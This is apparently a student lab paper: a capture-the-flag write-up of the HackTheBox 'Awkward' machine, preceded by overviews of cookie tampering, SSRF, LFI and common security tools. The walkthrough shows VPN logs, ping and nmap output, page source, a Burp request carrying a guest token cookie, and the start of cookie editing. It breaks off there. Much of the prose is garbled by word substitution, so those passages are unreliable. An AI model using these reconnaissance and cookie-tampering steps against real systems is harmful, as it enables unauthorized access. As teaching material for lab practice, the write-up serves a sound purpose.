JWT TOKEN MANIPULATION

Rajkamal J
Computer Science and Engineering
Cyber Forensics Applied Lab Student
Francis Xavier Engineering College
Tirunelveli
rajkamalj.ug20.cs@francisxavier.ac.in

Pravesuya Alias Sreemathi S
Computer Science and Engineering
Cyber Forensics Applied Lab Student
Francis Xavier Engineering College
Tirunelveli
pravesuyasreemathis.ug20.cs@francisxavier.ac.in

Mohamed Sathik N
Computer Science and Engineering
Cyber Forensics Applied Lab Student
Francis Xavier Engineering College
Tirunelveli
mohamedsathikn.ug20.cs@francisxavier.ac.in

Sivalakshmi E
Computer Science and Engineering
Cyber Forensics Applied Lab Student
Francis Xavier Engineering College
Tirunelveli
sivalakshmie.ug20.cs@francisxavier.ac.in

Dr.R.Ravi
Professor/Dept of Computer Science and Engineering
Cyber Forensics Applied Lab In charge
Francis Xavier Engineering College
Tirunelveli

***Abstract*— This paper provides an overview of three common types of web application vulnerabilities: cookie tampering, server-side request forgery (SSRF), and local file inclusion (LFI). We discuss the technical details of each vulnerability and how they can be exploited by attackers. Additionally, we explore the potential impact of successful attacks, including data theft, unauthorized access, and system compromise.**

***Keywords*— SSRF, vulnerability, unauthorized access, data theft, cookie tampering,**

I. INTRODUCTION

Web utility protection is an essential challenge for businesses, agencies, and individuals in the digital age. Cyber assaults keep growing in sophistication and frequency, making it more crucial than ever to take proactive measures to guard sensitive information from unauthorized get admission to. Three not-unusual styles of net utility vulnerabilities consist of cookie tampering, server-side request forgery (SSRF), and neighborhood document inclusion (LFI).

Cookie tampering includes an attacker intercepting and editing the cost of a cookie, which may be used to access personal debts, manage periods, or carry out different malicious actions. This type of attack may be achieved through the diffusion of ways, which include packet sniffing, session hijacking, or pass-web page scripting (XSS) assaults. To save you cookie tampering, it is important to apply at-ease protocols along with HTTPS and implement proper input validation and get admission to manipulate.

SSRF lets an attacker make unauthorized requests to other systems, services, or internal network resources to which the server has access. This can result in fact disclosure, information theft, or complete device compromise. To save you from SSRF attacks, it is vital to validate and sanitize all personal inputs, restrict publicity of internal systems to outside networks, and put into effect server-aspect enter validation and get the right of entry to manipulate.

LFI is a web application vulnerability that allows an attacker to consist of nearby documents on an internet server via the exploitation of enter validation or filtering vulnerabilities. This can be used to study sensitive data, execute arbitrary code or commands, or advantage get entry to the gadget. To save you LFI assaults, it's miles important to validate and clear out all person-furnished entries, use an get right of entry to manage mechanisms to restrict get admission to sensitive documents, and set up proper server configurations and permissions.

Overall, it's miles important to implement a multi-layered technique for web software protection that includes technical, procedural, and human-based total measures. This consists of everyday danger assessments, compliance with applicable policies and requirements, and offering safety cognizance and schooling to employees and customers. By staying knowledgeable and vigilant about emerging threats and exceptional practices in cybersecurity, people and groups can correctly protect their structures and information from unauthorized get admission to malicious assaults.

A. Cookie tampering:

Cookie tampering is a sort of assault that involves modifying the cost of a cookie. A cookie is a small textual content report that is saved on a user's laptop through an internet server, and it's far often used to maintain stateful information, such as person authentication or consultation statistics. Attackers can intercept and adjust the contents of cookies through various manners, which include packet sniffing, consultation hijacking, or go-website online scripting (XSS) attacks.[7]

The outcomes of cookie tampering can be intense, as attackers can use it to impersonate a valid consumer, get the right of entry to touchy information or capability, or manage classes. To save you from cookie tampering, it's miles important to apply security protocols inclusive of HTTPS, implement right enter validation and get admission to manipulating, and ensure that cookies are encrypted and signed to save you unauthorized adjustments. It is likewise important to reveal signs and symptoms of cookie tampering, which includes sudden modifications to cookie values, and to revoke and reissue cookies as needed.

B. SSRF:

Server-Side Request Forgery (SSRF) is a form of vulnerability that allows attackers to ship unauthorized requests from a prone server to other structures, services, or inner network resources to which the server has got admission. This can cause a wide range of capacity attacks, along with fact disclosure, records robbery, or whole device compromise.

To save you from SSRF attacks, it is critical to validate and sanitize all personal inputs to save your attackers from injecting malicious URLs or different payloads. It is likewise recommended to limit the publicity of internal structures to outside networks, uses server-side entry validation, and get admission to manage and implement community-stage protections which include firewalls and content filtering. By taking these steps, agencies can lessen the danger of SSRF attacks and higher protect their systems and data from unauthorized get admission and exploitation.[4][5][6]

C. Local File Inclusion:

Local File Inclusion (LFI) is a sort of vulnerability that allows attackers to study or execute local files on a web server with the aid of exploiting input validation flaws in net packages. In LFI attacks, attackers can manage consumer inputs to inject malicious code that references nearby files on the server, which includes configuration documents, passwords, or software code.

To save you from LFI assaults, it's far essential to validate and clear out all person-furnished input to save your attackers from injecting malicious code. Access manipulation mechanisms can also be used to restrict get right of entry to sensitive files and directories, and server configurations and permissions ought to be set up well to reduce the chance of unauthorized access. Additionally, it's far more important to keep web applications and servers updated with state-of-the-art security patches and to behavior normal vulnerability exams to identify and deal with potential LFI vulnerabilities.[3]

D. NMAP:

Nmap is a powerful open-source network exploration and security auditing device this is used to find out hosts and services on a computer community, in addition to perceiving ability vulnerabilities and protection dangers. It lets in users scan networks and hosts for open ports, running offerings, and working systems and offers specific information approximately the targets being scanned.[2]

Nmap is a versatile device that may be used for a huge range of security-related duties, which include network mapping, vulnerability scanning, and penetration testing. It presents a command-line interface in addition to a graphical consumer interface and helps a huge range of options and configurations to tailor the test to particular needs. By the usage of Nmap, safety experts, and network administrators can advantage of valuable insights into the security posture of their community, and take proactive steps to prevent capacity safety breaches and records loss.

E. Burp Suite:

Burp Suite is an effective web application safety testing tool used by safety experts to discover and exploit vulnerabilities in net programs. It provides a complete set of tools to check and manipulate numerous additives of internet programs, inclusive of HTTP requests and responses, cookies, parameters, and authentication mechanisms.

Burp Suite is quite customizable and can be configured to satisfy particular protection trying out requirements. It consists of a proxy server, scanner, repeater, sequencer, and lots of different gear to help safety professionals test for not unusual internet software vulnerabilities consisting of cross-web page scripting (XSS), SQL injection, and course traversal. With its wealthy set of features, Burp Suite has emerged as a famous desire for safety professionals in each industry and academia to evaluate and check the safety of net programs.

F. Cookie Editor:

Cookie Editor is a software program device used to view, edit, and control cookies in net browsers. It lets customers have a look at and manage cookies that are stored on their computer systems via websites they go to. Cookie Editor can be used to add or delete cookies, edit their values, or exchange their expiration dates.

With Cookie Editor, customers can without problems alter cookie settings, including enabling or disabling cookies, or coping with unique cookie choices. This may be beneficial for handling and trying out net applications, in addition to troubleshooting troubles related to cookies. However, it is vital to apply Cookie Editor responsibly, as modifying cookies can doubtlessly be used for malicious functions, which include cookie tampering or session hijacking. As with any safety device, it has to only be utilized by authorized folks that are nicely versed in web security and feature a legitimate want to adjust cookies.

G. Hash Value:

A hash value, additionally called a message digest or checksum, is a fixed-period numerical illustration of a message or statistics document. It is generated by using a mathematical algorithm that takes the entered information and produces a completely unique, fixed-length output, that is normally represented as a hexadecimal string. In [9] V. Sindhiya, M. Navaneetha Krishnan, and R. Ravi recommend using the AES to prevent side-channel attacks

Hash values are commonly used for facts integrity and protection purposes, consisting of verifying the integrity of statistics files, passwords, and virtual signatures. By comparing the hash values of the unique statistics and the obtained information, customers can decide whether the facts have been changed, tampered with, or corrupted in the course of transmission or garage. In addition, hash values can be used to index and retrieve facts correctly, as they offer a completely unique and compact representation of big facts sets. Popular hash algorithms include MD5, SHA-1, and SHA-256, and they are broadly used in various applications, such as digital forensics, cryptography, and community protection.[1]

H. Hashcat:

Hashcat is an open-supply password recuperation device used to crack password hashes. It supports numerous varieties of hashes and encryption algorithms, such as MD5, SHA-1, SHA-256, bcrypt, and more. Hashcat makes use of the power of the CPU and/or GPU to carry out high-speed password cracking, and it can run on Windows, Linux, and macOS running systems.

In [8] this article the A. Shakeela Joy and R. Ravi used Hashcat to check the strength of the Hash. Hashcat can be used for both legitimate and illegitimate functions, together with improving lost passwords, trying out the electricity of passwords, or breaking into structures. It provides diverse modes of attack, inclusive of brute-pressure, dictionary attack, and rule-primarily based attack, allowing customers to tailor the attack to their precise needs. To use Hashcat, customers want to have excellent expertise in password safety and hashing algorithms, in addition to the right authorization to behavior password cracking. It ought to be used ethically and with the right authorization, as it has the ability to be misused for malicious functions.

I. FFuF:


FFuF (Fuzz Faster U Fool) is an open-source net utility fuzzing device this is designed to carry out big-scale internet application security testing. It makes use of a highly customizable and efficient approach to find out and exploit vulnerabilities in net packages, which includes SQL injection, go-site scripting, and listing traversal.

FFuF is written in Go programming language, and it leverages parallelization and multithreading to grow the speed and performance of the fuzzing technique. It supports a wide variety of configuration alternatives, consisting of specifying custom wordlists, filters, and request injection factors. This lets security experts tailor the fuzzing technique to the particular web software they are testing, and to perceive vulnerabilities that can be ignored by using conventional security testing tools.

FFuF is an increasingly famous tool inside the internet utility protection community, and it has been utilized by many protection professionals to identify and exploit vulnerabilities in numerous net packages. However, it must be used ethically and with proper authorization, as it has the capability to be used for malicious purposes if no longer used responsibly.


II. CONNECTION AND SCANNING

Connecting to the Hackthebox network using the OpenVPN file


root@kali: /home/kali/Documents/vpn
File Actions Edit View Help

```
2023-02-02 08:47:56 ROUTE6: default_gateway=UNDEF
2023-02-02 08:47:56 TUN/TAP device tun0 opened
2023-02-02 08:47:56 net_iface_mtu_set: mtu 1500 for tun0
2023-02-02 08:47:56 net_iface_up: set tun0 up
2023-02-02 08:47:56 net_addr_v4_add: 10.10.14.13/23 dev tun0
2023-02-02 08:47:56 net_iface_mtu_set: mtu 1500 for tun0
2023-02-02 08:47:56 net_iface_up: set tun0 up
2023-02-02 08:47:56 net_addr_v6_add: dead:beef:2::100b/64 dev tun0
2023-02-02 08:47:56 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL]
 table 0 metric -1
2023-02-02 08:47:56 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL]
 table 0 metric -1
2023-02-02 08:47:56 add_route_ipv6(dead:beef::/64 → dead:beef:2::1 metric -1
) dev tun0
2023-02-02 08:47:56 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0
metric -1
2023-02-02 08:47:56 Data Channel: using negotiated cipher 'AES-256-CBC'
2023-02-02 08:47:56 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized w
ith 256 bit key
2023-02-02 08:47:56 Outgoing Data Channel: Using 256 bit message hash 'SHA256
' for HMAC authentication
2023-02-02 08:47:56 Incoming Data Channel: Cipher 'AES-256-CBC' initialized w
ith 256 bit key
2023-02-02 08:47:56 Incoming Data Channel: Using 256 bit message hash 'SHA256
' for HMAC authentication
2023-02-02 08:47:56 Initialization Sequence Completed
```

Joining the Machine and Getting the IP address of the Machine


Awkward
MEDIUM


ONLINE 10

10.10.11.185
IP ADDRESS

3.2
MACHINE RATING

1844
USER OWNS


Checking whether I can reach the machine by using the ping command



```
┌──(kali㉿kali)-[~]
└─$ ping 10.10.11.185
PING 10.10.11.185 (10.10.11.185) 56(84) bytes of data.
64 bytes from 10.10.11.185: icmp_seq=1 ttl=63 time=46.8 ms
64 bytes from 10.10.11.185: icmp_seq=2 ttl=63 time=46.5 ms
64 bytes from 10.10.11.185: icmp_seq=3 ttl=63 time=46.0 ms
64 bytes from 10.10.11.185: icmp_seq=4 ttl=63 time=46.7 ms
64 bytes from 10.10.11.185: icmp_seq=5 ttl=63 time=46.4 ms
64 bytes from 10.10.11.185: icmp_seq=6 ttl=63 time=46.8 ms
^C
── 10.10.11.185 ping statistics ──
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 46.003/46.527/46.829/0.285 ms

┌──(kali㉿kali)-[~]
└─$ 
```

Reconnaissance

Nmap scanning should be done first.



```
┌──(kali㉿kali)-[~/Desktop/waste]
└─$ cat nmap.txt
# Nmap 7.93 scan initiated Mon Jan 16 11:36:25 2023 as: nmap -sC -sV -A -o nm
ap.txt 10.10.11.185
Nmap scan report for 10.10.11.185 (10.10.11.185)
Host is up (0.055s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7254afbaf6e2835941b7cd611c2f418b (ECDSA)
|_  256 59365bba3c7821e326b37d23605aec38 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
OS fingerprint not ideal because: Didn't receive UDP response. Please try aga
in with -sSU
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT      ADDRESS
1   55.22 ms 10.10.14.1 (10.10.14.1)
2   55.24 ms 10.10.11.185 (10.10.11.185)

OS and Service detection performed. Please report any incorrect results at ht
```


It shows that it has two open port

22 - commonly used for ssh

80 - widely used for internet communication protocol (HTTP)

III. ACCESSING THE SITE

Let’s access the machine using the IP from the browser



Hmm. We're having trouble finding that site.


We can't connect to the server at hat-valley.htb.

If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.


We get an error to access the machine

To solve the problem we need to add the IP address to the /etc/hosts file



```
  GNU nano 7.2                           /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters



10.10.11.194   soccer.htb soc-player.soccer.htb
10.10.11.185   hat-valley.htb
```


Currently, we are able to visit the website hosted by the IP address.



Hat Valley
hat-valley.htb
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Hat Valley
Lose Disorder


On seeing the page source of the website

we got to know the ‘app.js’ file



```
<!DOCTYPE html>
<html lang="">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,initial-scale=1.0">
    <link rel = "stylesheet" href = "/css/main.css">
    <link rel="stylesheet" href="/css/bootstrap.min.css">
    <!-- style css -->
    <link rel="stylesheet" href="/css/style.css">
    <!-- Responsive-->
    <link rel="stylesheet" href="/css/responsive.css">
    <!-- fevicon -->
    <link rel="icon" href="/static/blue.png" type="image/png" />
    <!-- Scrollbar Custom CSS -->
    <link rel="stylesheet" href="/css/jquery.mCustomScrollbar.min.css">
    <!-- Tweaks for older IEs-->
    <link rel="stylesheet" href="/css/font-awesome.css">
    <link rel="stylesheet" href="/css/jquery.fancybox.min.css" media="screen">
    <link rel="stylesheet" href="/static/vendors/mdi/css/materialdesignicons.min.css">
    <link rel="stylesheet" href="/static/vendors/feather/feather.css">
    <link rel="stylesheet" href="/static/vendors/base/vendor.bundle.base.css">
    <link rel="stylesheet" href="/static/vendors/flag-icon-css/css/flag-icon.min.css">
    <link rel="stylesheet" href="/static/vendors/font-awesome/css/font-awesome.min.css">
    <link rel="stylesheet" href="/static/vendors/jquery-bar-rating/fontawesome-stars-o.css">
    <link rel="stylesheet" href="/static/vendors/jquery-bar-rating/fontawesome-stars.css">
    <link rel="stylesheet" href="/static/css/style.css">
    <title>Hat Valley</title>
  <link href="/js/app.js" rel="preload" as="script"><link href="/js/chunk-vendors.js" rel="preload" as="script"></head>
  <body>
    <noscript>
      <strong>We're sorry but hat-valley doesn't work properly without JavaScript enabled. Please enable it to continue.</strong>
    </noscript>
    <div id="app"></div>
    <!-- built files will be auto injected -->
    <script src="/js/jquery.min.js"></script>
    <script src="/js/popper.min.js"></script>
    <script src="/js/bootstrap.bundle.min.js"></script>
    <script src="/js/jquery-3.0.0.min.js"></script>
    <script src="/js/plugin.js"></script>
    <!-- sidebar -->
    <script src="/js/jquery.mCustomScrollbar.concat.min.js"></script>
    <script src="/js/custom.js"></script>
    <script src="/js/jquery.fancybox.min.js"></script>

    <script src="/static/vendors/base/vendor.bundle.base.js"></script>
    <script src="/static/js/off-canvas.js"></script>
    <script src="/static/js/hoverable-collapse.js"></script>
    <script src="/static/js/template.js"></script>
    <script src="/static/vendors/chart.js/Chart.min.js"></script>
    <script src="/static/vendors/jquery-bar-rating/jquery.barrating.min.js"></script>
    <script src="/static/js/dashboard.js"></script>
```

let’s see the app.js file




Hat Valley
http://hat-valley.htb/js/app.js
view-source:http://hat-valley.htb/js/app.js
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
/******/ (function(modules) { // webpackBootstrap
/******/   // install a JSONP callback for chunk loading
/******/   function webpackJsonpCallback(data) {
/******/       var chunkIds = data[0];
/******/       var moreModules = data[1];
/******/       var executeModules = data[2];
/******/
/******/       // add "moreModules" to the modules object,
/******/       // then flag all "chunkIds" as loaded and fire callback
/******/       var moduleId, chunkId, i = 0, resolves = [];
/******/       for(;i < chunkIds.length; i++) {
/******/           chunkId = chunkIds[i];
/******/           if(Object.prototype.hasOwnProperty.call(installedChunks, chunkId) && installedChunks[chunkId]) {
/******/               resolves.push(installedChunks[chunkId][0]);
/******/           }
/******/           installedChunks[chunkId] = 0;
/******/       }
/******/       for(moduleId in moreModules) {
/******/           if(Object.prototype.hasOwnProperty.call(moreModules, moduleId)) {
/******/               modules[moduleId] = moreModules[moduleId];
/******/           }
/******/       }
/******/       if(parentJsonpFunction) parentJsonpFunction(data);
/******/
/******/       while(resolves.length) {
/******/           resolves.shift()();
/******/       }
/******/
/******/       // add entry modules from loaded chunk to deferred list
/******/       deferredModules.push.apply(deferredModules, executeModules || []);
/******/
/******/       // run deferred modules when all chunks ready
/******/       return checkDeferredModules();
```

IV. TRANSFORMING AND ANALYZING THE CODE

The app.js file seemed messy so we used javascript online beautifier to see the code more easily

we used this online beautifier link: https://beautifier.io/



```
(function(modules) { // webpackBootstrap
    // install a JSONP callback for chunk loading
    function webpackJsonpCallback(data) {
        var chunkIds = data[0];
        var moreModules = data[1];
        var executeModules = data[2];

        // add "moreModules" to the modules object,
        // then flag all "chunkIds" as loaded and fire callback
        var moduleId, chunkId, i = 0,
            resolves = [];
        for (; i < chunkIds.length; i++) {
            chunkId = chunkIds[i];
            if (Object.prototype.hasOwnProperty.call(installedChunks, chunkId) && installedChunks[chunkId]) {
                resolves.push(installedChunks[chunkId][0]);
            }
            installedChunks[chunkId] = 0;
        }
        for (moduleId in moreModules) {
            if (Object.prototype.hasOwnProperty.call(moreModules, moduleId)) {
                modules[moduleId] = moreModules[moduleId];
            }
        }
        if (parentJsonpFunction) parentJsonpFunction(data);

        while (resolves.length) {
            resolves.shift()();
        }

        // add entry modules from loaded chunk to deferred list
        deferredModules.push.apply(deferredModules, executeModules || []);

        // run deferred modules when all chunks ready
        return checkDeferredModules();
```

Options

Indent with 4 spaces

Allow 5 newlines between tokens

Do not wrap lines

Braces with control statement


HTML <style>, <script> formatting:

Add one indent level


□ End script and style with newline?
□ Support e4x/jsx syntax
□ Use comma-first list style?
☑ Detect packers and obfuscators?
□ Preserve inline braces/code blocks?
□ Keep array indentation?

In the code, we found a helpful page that redirects us to /hr page

On visiting the /hr page, We get a login page on that site



let’s check the website with the burp suite




```
GET / HTTP/1.1
Host: hat-valley.htb
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=guest
If-None-Match: W/"b41-tn8t3x3qcvcml260Q/i0AXwBj8M"
Connection: close
```

```
HTTP/1.1 304 Not Modified
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 24 Nov 2022 03:09:50 GMT
Connection: close
X-Powered-By: Express
Accept-Ranges: bytes
ETag: W/"b41-tn8t3x3qcvcml260Q/i0AXwBj8M"
```

we get a Cookie with guest value

V. EXPLOITING THE COOKIE VULNERABILITY

The easiest and simple way to edit the cookie is by installing the cookie editor



Cookie-Editor
by Moustachauve

44,844	113	★★★★★
Users	Reviews	4.3 Stars

5 ★	81
4 ★	12
3 ★	2
2 ★	4
1 ★	14


Cookie-Editor lets you efficiently create, edit and delete a cookie for the current tab. Perfect for developing, quickly testing or even manually managing your cookies for your privacy.

Download Firefox and get the extension

Download file

